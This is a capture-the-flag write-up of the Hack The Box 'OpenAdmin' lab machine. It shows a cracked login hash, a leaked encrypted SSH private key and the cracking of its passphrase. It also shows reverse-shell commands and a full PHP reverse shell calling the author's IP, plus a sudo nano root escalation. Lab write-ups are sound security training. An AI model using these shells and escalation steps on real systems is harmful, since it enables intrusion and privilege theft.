 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jan  7 17:47:10 UTC 2020

System load:  0.0                       Processes:            123
Usage of /:   49.0% of 7.81GB           Users logged in:     1
Memory usage: 19%                       IP address for ens160: 10.10.10.171
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

```



Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or proxy settings

Last login: Tue Jan 7 17:46:51 2020 from 10.10.10.171  
jimmy@openadmin:~\$

I then navigate to `localhost:8080` in firefox and get this:



I tried every username and password combination I've go so far -- none worked. However, it being hosted locally, there is probably a directory where it is hosted. I am going to go look and see:

```
jimmy@openadmin:/var/www$ ls -la
total 16
drwxr-xr-x  4 root      root      4096 Nov 22 18:15 .
drwxr-xr-x 14 root      root      4096 Nov 21 14:08 ..
drwxr-xr-x  6 www-data www-data 4096 Nov 22 15:59 html
drwxrwx---  2 jimmy    internal 4096 Nov 23 17:43 internal
lrwxrwxrwx  1 www-data www-data  12 Nov 21 16:07 ona -> /opt/ona/www
jimmy@openadmin:/var/www$ cd internal
jimmy@openadmin:/var/www/internal$ ls -la
total 20
drwxrwx---  2 jimmy internal 4096 Nov 23 17:43 .
drwxr-xr-x  4 root  root     4096 Nov 22 18:15 ..
-rwxrwxr-x  1 jimmy internal 3229 Nov 22 23:24 index.php
-rwxrwxr-x  1 jimmy internal  185 Nov 23 16:37 logout.php
-rwxrwxr-x  1 jimmy internal  339 Nov 23 17:40 main.php
```

logout.php:

```
jimmy@openadmin:/var/www/internal$ cat logout.php
<?php
    session_start();
    unset($_SESSION["username"]);
    unset($_SESSION["password"]);

    echo 'You have cleaned session';
    header('Refresh: 2; URL = index.php');
?>
```

main.php:

```
<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location:
/index.php"); };
```

```
# Open Admin Trusted
# OpenAdmin
$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" title = "Logout">Session
</html>
```

index.php:

```
<?php
    ob_start();
    session_start();
?>

<?
    // error_reporting(E_ALL);
    // ini_set("display_errors", 1);
?>

<html lang = "en">

    <head>
        <title>Tutorialspoint.com</title>
        <link href = "css/bootstrap.min.css" rel = "stylesheet">

        <style>
            body {
                padding-top: 40px;
                padding-bottom: 40px;
                background-color: #ADABAB;
            }

            .form-signin {
                max-width: 330px;
                padding: 15px;
                margin: 0 auto;
                color: #017572;
            }

            .form-signin .form-signin-heading,
            .form-signin .checkbox {
                margin-bottom: 10px;
            }

            .form-signin .checkbox {
                font-weight: normal;
            }

            .form-signin .form-control {
```

```

        position: relative;
        height: auto;
        -webkit-box-sizing: border-box;
        -moz-box-sizing: border-box;
        box-sizing: border-box;
        padding: 10px;
        font-size: 16px;
    }

    .form-signin .form-control:focus {
        z-index: 2;
    }

    .form-signin input[type="email"] {
        margin-bottom: -1px;
        border-bottom-right-radius: 0;
        border-bottom-left-radius: 0;
        border-color: #017572;
    }

    .form-signin input[type="password"] {
        margin-bottom: 10px;
        border-top-left-radius: 0;
        border-top-right-radius: 0;
        border-color: #017572;
    }

    h2{
        text-align: center;
        color: #017572;
    }
</style>

</head>
<body>

    <h2>Enter Username and Password</h2>
    <div class = "container form-signin">
        <h2 class="featurette-heading">Login Restricted.<span class="text-muted">
</span></h2>
        <?php
            $msg = '';

            if (isset($_POST['login']) && !empty($_POST['username']) &&
!empty($_POST['password'])) {
                if ($_POST['username'] == 'jimmy' &&
hash('sha512',$_POST['password']) ==
'00e302ccdcf1c60b8ad50ea50cf72b939705f49f40f0dc658801b4680b7d758eebdc2e9f9ba8ba3ef
8a8bb9a796d34ba2e856838ee9bdde852b8ec3b3a0523b1') {
                    $_SESSION['username'] = 'jimmy';
                    header("Location: /main.php");
                } else {
                    $msg = 'Wrong username or password.';
                }
            }
        </?php
    </div>

```

```
    }  
    ?>  
</div> <!-- /container -->  
  
<div class = "container">  
    <form class = "form-signin" role = "form"  
        action = "<?php echo htmlspecialchars($_SERVER['PHP_SELF']);  
        ?>" method = "post">  
        <h4 class = "form-signin-heading"><?php echo $msg; ?></h4>  
        <input type = "text" class = "form-control"  
            name = "username"  
            required autofocus></br>  
        <input type = "password" class = "form-control"  
            name = "password" required>  
        <button class = "btn btn-lg btn-primary btn-block" type = "submit"  
            name = "login">Login</button>  
    </form>  
  
</div>  
  
</body>  
</html>
```

I threw the sha512 hash into [crackstation](#) and got an affirmative result: **Revealed**. I could have used John in order to crack it, but why duplicate work if someone else already has done it.

Logging into **localhost:8080** with **jimmy:Revealed** shows me this:

```

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIzZa19U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHTYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXrfV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SjKRXFaAiSVNQJY8hRHSS7+k4
pic96HnJU+Z8+1XbvzR93Wd3kLRM07EesIQ5KKNNU8PpT+0lv/dEVppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikh
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhcjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGPzsoZx5AbA4Xi00pqqekeLAlI95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQIJ9MSk9na10B5FFPsjr+yYefMyIPgogDpES80
X1VZ+N7S8ZP+7djb22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhZ8hxSzh
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJvNlfzdRKZhwLlT+d+oqiSrVd6nWhTtoJrjrAQ7YWGAm2MBdGA/MxLYJ9FNDr
lkxuS0DQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSUIfSCv2q2
XGdfc80bLC7s3KZwkYjg82tjMZU+P5PifJh6N0PqpxUCxDqAfY+RzcTcm/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWwJKuu4Y1GCXCqkVwvuaGmYeEnXD0xGupUchkrM
+4R21WQ+eSaULd2PDzLCmYrplnmbD7C7/ee6KDTL7JMdV25DM9a16JY0neRtMt
qlNgzj0Na4ZNMMyRAHEL1SF8a72umG02xLWebDoYf5VSSSYtCNJdwt3lF7I8+adt
z0glMMmjR2L5c2HdlTU5MgiY8+qkHlsL6M91c4diJoEXVh+8YpblAoog0HHBlQe
KlI1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VwetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----

```

## Don't forget your "ninja" password

Click here to log out [Session](#)

Now I've got a private key, and a hint to not forget my ninja password which I am assuming is `n1nj4W4rri0R!` (this turned out to be an incorrect assumption).

```

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4, ENCRYPTED
DEK-Info: AES-128-CBC, 2AF25344B8391A25A9B318F3FD767D6D

kG0UYIcGyaxupjQqaS2e1HqbhwRLlNctW2HfJeaKUjWZH4usiD9AtTnIKVUOpZN8
ad/StMWJ+MkQ5MnAMJglQeUbRxcBP6++Hh251jMcg8ygYcx1UMD03ZjaRuwcF0Y0
ShNbbx8Euvr2agjbF+ytimDyWhoJXU+UpTD58L+SIzZa19U8f+Txhgq9K2KQHBE
6xaubNKhDJKs/6YJVEHTYyFbYSbtYt4lsoAyM8w+pTPVa3LRWnGykVR5g79b7lsJ
ZnEPK07fJk8JCdb0wPnLNy9LsyNxXrfV3tX4MRcj0XYZnG2Gv8KEIeIXzNiD5/Du
y8byJ/3I3/EsqHphIHgD3UfvHy9naXc/nLUup7s0+WAZ4AUx/MJnJV2nN8o69JyI
9z7V9E4q/aKCh/xpJmYLj7AmdVd4Dl00ByVdy0SjKRXFaAiSVNQJY8hRHSS7+k4
pic96HnJU+Z8+1XbvzR93Wd3kLRM07EesIQ5KKNNU8PpT+0lv/dEVppvIDE/8h/
/U1cPvX9Aci0EUys3naB6pVW8i/IY9B6Dx6W4JnnSUFsyhR63WNusk9QgvkiTikh
40ZNca5xHPij8hvUR2v5jGM/8bvr/7QtJFRcmMkYp7FMUB0sQ1NLhcjTTVAFN/AZ
fnWkJ5u+To0qzuPBWGPzsoZx5AbA4Xi00pqqekeLAlI95mKKPecjUgpm+wsx8epb
9FtpP4aNR8LYlpKSDiiYzNiXEMQIJ9MSk9na10B5FFPsjr+yYefMyIPgogDpES80
X1VZ+N7S8ZP+7djb22vQ+/pUQap3PdXEpg3v6S4bfXkYKvFkcocqs8IivdK1+UFg
S33lgrCM4/ZjXYP2bpuE5v6dPq+hZvnmKkzcmT1C7YwK1XEyBan8flvIey/ur/4F
FnonsEl16TZvolSt9RH/19B7wfUHXXCyp9sG8iJGklZvteiJDG45A4eHhZ8hxSzh

```

```
Th5w5guPynFv610HJ6wcNVz2MyJsmTyi8WuVxZs8wxrH9kEzXYD/GtPmcviGCexa
RTKYbgVn4WkJQYncyC0R1Gv308bEigX4SYKqIitMDnixjM6xU0URbnT1+8VdQH7Z
uhJVn1fzdRKZhwWLT+d+oqiSrVd6nWhttoJrjrAQ7YWGAm2MBdGA/Mx1YJ9FNDr
1kxuSODQNGtGnWZPieLvDkwotqZKzd0g7fimGRWiRv6yXo5ps3EJFuSU1fSCv2q2
XGdfc80bLC7s3KZwkYjG82tjMZU+P5PifJh6N0PqpXUCxDqAfY+RzcTcM/SLhS79
yPzCZH8uWIrjaNaZmDSPC/z+bWWJKuu4Y1GCXCqkVwvuaGmYeEnXDOxGupUchkrM
+4R21WQ+eSaULd2PDzLClmYrp1npmbD7C7/ee6KDT17JMdV25DM9a16JY0neRtMt
qlNgzj0Na4ZNMMyRAHE11SF8a72umG02xLWebDoYf5VSSSZYtCNJdwt31F7I8+adt
z0glMMmjR2L5c2Hd1TUt5MgiY8+qkH1sL6M91c4diJoEXVh+8Ypb1AoogOHHB1Qe
K1I1cqiDbVE/bmiERK+G4rqa0t7VQN6t2VwetWrGb+Ahw/iMKhpITWLWApA3k9EN
-----END RSA PRIVATE KEY-----
```

I am going to see if this gets me an ssh login as **joanna**, since that is the other user on the box.

As I've done in other boxes, to crack an SSH key you need to create a hash of the key using **ssh2john.py** which is included in kali:

```
root@discovery:~/htb/openadmin# /usr/share/john/ssh2john.py joanna_private.key >
joanna_hash
```

Then take that hash and run it through john, using rockyou for the first attempt:

```
root@discovery:~/htb/openadmin# john --wordlist=rockyou.txt joanna_hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
bloodninja (joanna_private.key)
Warning: Only 2 candidates left, minimum 4 needed for performance.
1g 0:00:00:03 DONE (2020-01-12 18:56) 0.3289g/s 4717Kp/s 4717Kc/s
4717KC/sa6_123..*7jVamos!
Session completed
```

And voila -- **bloodninja** is the passcode for that key.


Modified **main.php** with poc:

```
jimmy@openadmin:/var/www/internal$ cat main.php

<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location:
/index.php"); };
# Open Admin Trusted
# OpenAdmin
```

```
#$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
$output = shell_exec('whoami');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

Got successful command execution as joanna




**Don't forget your "ninja" password**

Click here to logout [Session](#)

Time to get the flag:

```
jimmy@openadmin:/var/www/internal$ cat main.php

<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location:
/index.php"); };
# Open Admin Trusted
# OpenAdmin
#$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
$output = shell_exec('cat /home/joanna/user.txt');
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```



**Don't forget your "ninja" password**

Click here to logout [Session](#)

c9b2cf07d40807e62af62660f0c81b5f

## Root Flag

Continuing trying to get a shell as **joanna** we tried a few different shell types, example:

```
jimmy@openadmin:/var/www/internal$ cat main.php

<?php session_start(); if (!isset ($_SESSION['username'])) { header("Location:
/index.php"); };
# Open Admin Trusted
# OpenAdmin
#yyp$output = shell_exec('cat /home/joanna/.ssh/id_rsa');
system('/bin/bash | nc 10.10.14.75 42069');
#$output = shell_exec("php -r
'$sock=fsockopen(\"10.10.14.75\",42069);exec(\"/bin/bash -i <&4 >&4 2>&4\");'");
echo "<pre>$output</pre>";
?>
<html>
<h3>Don't forget your "ninja" password</h3>
Click here to logout <a href="logout.php" tite = "Logout">Session
</html>
```

and were catching a connection back on the listener:

```
root@discovery:~/htb/openadmin# nc -lvnp 42069
listening on [any] 42069 ...
connect to [10.10.14.75] from (UNKNOWN) [10.10.10.171] 51040
whoami;

whoami
```

But it doesn't look like it was actually executing anything -- just echoing it to the webpage after killing the connection.

Instead, since we had the ability to drop files in this directory, so I just added a php shell:

```
jimmy@openadmin:/var/www/internal$ chown jimmy:internal test.php
jimmy@openadmin:/var/www/internal$ cat test.php
<?php
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.75'; // CHANGE THIS
$port = 42069; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
```



```
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {

    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);
    }

    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not
fatal.");
}

chdir("/");

umask(0);

$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
    0 => array("pipe", "r"),
    1 => array("pipe", "w"),
    2 => array("pipe", "w")
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}
```

```
stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

printit("Successfully opened reverse shell to $ip:$port");

while (1) {

    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
```

```
proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>
```

and that got us a pretty lame shell as `joanna` with the inability to do much. I did some basic enumeration here, the only interesting thing that I saw so far was in the `sudoers.d` file:

```
$ ls -la /etc/sudoers
-r--r----- 1 root root 755 Nov 22 23:49 /etc/sudoers
$ ls -la /etc/sudoers.d
total 16
drwxr-xr-x  2 root root 4096 Nov 22 23:50 .
drwxr-xr-x 93 root root 4096 Jan  2 13:46 ..
-r--r----- 1 root root  958 Jan 18  2018 README
-rw-r--r--  1 root root   46 Nov 22 23:50 joanna
$ cat /etc/sudoers.d/joanna
joanna ALL=(ALL) NOPASSWD:/bin/nano /opt/priv
$ sudo /bin/nano /opt/priv
sudo: PERM_ROOT: setresuid(0, -1, -1): Operation not permitted
sudo: unable to initialize policy plugin
```

This sent me down quite a rabbit hole trying to figure out why that operation was not permitted. I read all about Linux PAM, but that might have been how the box was made. I also totally forgot about the SSH key and was still in that shitty shell, nano wasn't working so anything I tried from [GTF0Bins](#) wasn't working. Time to re-think what I was doing. None of the passwords were working with `joanna` which made me think about how I usually don't even use passwords when I use a key for authentication. I ended up going back to my good shell as `jimmy` and `privsc` from there:

```
jimmy@openadmin:~$ ssh-agent /bin/sh
$ ssh-add id_rsa
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@                WARNING: UNPROTECTED PRIVATE KEY FILE!                @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0664 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
$
jimmy@openadmin:~$ chmod 600 id_rsa
jimmy@openadmin:~$ ssh-agent /bin/sh
$ ssh-add id_rsa
Enter passphrase for id_rsa:
Identity added: id_rsa (id_rsa)
```

```
$ ssh joanna@localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:loIRDdkV6Zb9r8OMF3jSDMW3MnV5lHgn4wIRq+vmBJY.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-70-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.comhttps://gtfobins.github.io/
 * Support:       https://ubuntu.com/advantage

System information as of Tue Jan 14 00:43:01 UTC 2020

System load:  0.0               Processes:            124
Usage of /:   49.0% of 7.81GB   Users logged in:     1
Memory usage: 18%              IP address for ens160: 10.10.10.171
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

41 packages can be updated.
12 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Thu Jan  2 21:12:40 2020 from 10.10.14.3
joanna@openadmin:~$
```

Well at least nano was working. Time to retry everything I did before, but with nano working.

So to reiterate where I am; as user `joanna` and my sudoer's file showed that I can `sudo nano` - which means it will run as root - but only on to edit the file `/opt/priv`.

```
$ cat /etc/sudoers.d/joanna
joanna ALL=(ALL) NOPASSWD:/bin/nano /opt/priv
```

So to leverage that, [GTFOBins](#) shows I can use that sudo access to escalate or maintain access with elevated privileges by executing commands in nano itself:

```
sudo nano /opt/priv
^R^X
reset; sh 1>&0 2>&0
```

and bam - that gives me a kinda shitty shell, but enough to cat `/root/root.txt`:

```
2f907ed450b361b2c2bf4e8795d5b561
```

## Conclusion

---

This was rated as an easy box. I struggled a lot with the intermediate steps which were the path to root I *needed* to take. I think its kind of cool I found what I think was not the intended way to get the user flag, but it did end up taking me down the wrong path, sort of. I was never going to get nano with the original php shell I had. So that was a cool, albeit frustrating thing.